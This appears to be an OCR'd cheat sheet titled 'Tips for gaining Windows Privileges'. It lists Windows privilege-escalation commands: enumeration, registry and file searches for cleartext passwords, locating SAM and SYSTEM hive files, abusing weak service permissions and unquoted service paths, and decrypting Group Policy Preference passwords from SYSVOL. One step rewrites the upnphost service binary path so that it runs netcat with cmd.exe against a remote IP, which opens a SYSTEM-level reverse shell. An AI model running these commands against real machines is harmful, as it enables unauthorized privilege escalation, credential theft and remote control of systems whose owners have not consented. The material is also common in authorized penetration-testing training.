
Tips for gaining Windows Privileges

SCSP©
SEASONED CYBER SECURITY PROFESSIONALS

Follow us @ scspcommunity



►Basic Enumeration of the System

Before looking for privilege escalation try and understand a bit about the machine. Identify which users have privileges, what patches/hotfixes the system has etc.

Basics

```
systeminfo
hostname
```

Who am I?

```
whoami
echo %username%
```

What users/localgroups are on the machine?

```
net users
net localgroups
```

More info about a specific user. Check if user has privileges.

```
net user <user1>
```

View Members of Domain Group

```
net group /domain <Group Name>
```

How well patched is the system?

```
wmic qfe get Caption,Description,
HotFixID,InstalledOn
```

Network


```
ipconfig /all
route print
arp -A
```

Firewall

```
netsh firewall show state
netsh firewall show config
```

View Domain Groups

```
net group /domain
```



▸Cleartext Passwords

Look for passwords in registries, SAM files, or simply search for them


```
# VNC
    reg query "HKCU\Software\ORL\WinVNC3\Password"

# Windows autologin
    reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"

# SNMP Paramters
    reg query "HKLM\SYSTEM\Current\ControlSet\Services\SNMP"

# PuTTY
    reg query "HKCU\Software\SimonTatham\PuTTY\Sessions"

# Search for password in registry
    reg query HKLM /f password /t REG_SZ /s
    reg query HKCU /f password /t REG_SZ /s
```



▸Cleartext Passwords

Look for passwords in registries, SAM files, or simply search for them


```
# Can we find any SAM files?

  %SYSTEMROOT%\repair\SAM
  %SYSTEMROOT%\System32\config\RegBack\SAM
  %SYSTEMROOT%\System32\config\SAM
  %SYSTEMROOT%\repair\system
  %SYSTEMROOT%\System32\config\SYSTEM
  %SYSTEMROOT%\System32\config\RegBack\system
```

```
#Search for them
  findstr /si password *.txt
  findstr /si password *.xml
  findstr /si password *.ini

#Find all those strings in config files.
  dir /s *pass* == *cred* == *vnc* == *.config*

# Find all passwords in all files.
  findstr /spin "password" *.*
  findstr /spin "password" *.*
```



▸Kernel exploits

```
# Identify the hotfixes/patches
    systeminfo
# or
    wmic qfe get Caption,Description,HotFixID,InstalledOn
```


▸Change the upnp service binary

```
$   sc config upnphost binpath= "C:\Inetpub\nc.exe 192.168.1.101 6666 -e
          c:\Windows\system32\cmd.exe"
$   sc config upnphost obj= ".\LocalSystem" password= ""
$   sc config upnphost depend= ""
```

▸Vulnerable Drivers

Some driver might be vulnerable. So check them for known exploits.

```
# List all drivers
     driverquery
```




▸Weak Service Permissions

If you find a service that has write permissions set to everyone you can change that binary into your custom binary and make it execute in the privileged context.

```
# Check service config can be modify or not
   accesschk.exe /accepteula
   accesschk.exe -uwcqv "Authenticated Users" * /accepteula
   accesschk.exe -ucqv <Service Name>
   sc qc <Service Name> -- Get service details
```

▸Unquoted Service Paths

```
# Find Services With Unquoted Paths & Look for Binary_path_name and see if it is unquoted.
# Using WMIC
    wmic service get name,displayname,pathname,startmode |findstr /i "auto"
        |findstr /i /v "c:\windows\\" |findstr /i /v """
# Using sc
   sc query
   sc qc <service name>
```



▸Group Policy Preference

If the machine belongs to a domain and your user has access to "System Volume Information" there might be some sensitive files there.

First try to map/mount that drive. In order to do that identify the IP-address of the domain controller, also look in the environment-variables.

```
# Output environment-variables
      set
# Look for the following:
      LOGONSERVER=\\NAMEOFSERVER
      USERDNSDOMAIN=SOMETHING.LOCAL
# Look up ip-addres
      nslookup nameofserver.something.local
# Now mount it
      net use z: \\192.168.1.101\SYSVOL
# And enter it
      z:
# Now search for the groups.xml file
      dir Groups.xml /s
```

```
# If a file with passwords is found, it can be
decrypted in Kali like so:
$ gpp-decrypt encryptedpassword
$ Services\Services.xml: Element-Specific
    Attributes
$ ScheduledTasks\ScheduledTasks.xml:
    Task Inner Element, TaskV2 Inner Element,
    ImmediateTaskV2 Inner Element
$ Printers\Printers.xml: SharedPrinter Element
$ Drives\Drives.xml: Element-Specific Attributes
$ DataSources\DataSources.xml:
    Element-Specific Attributes
```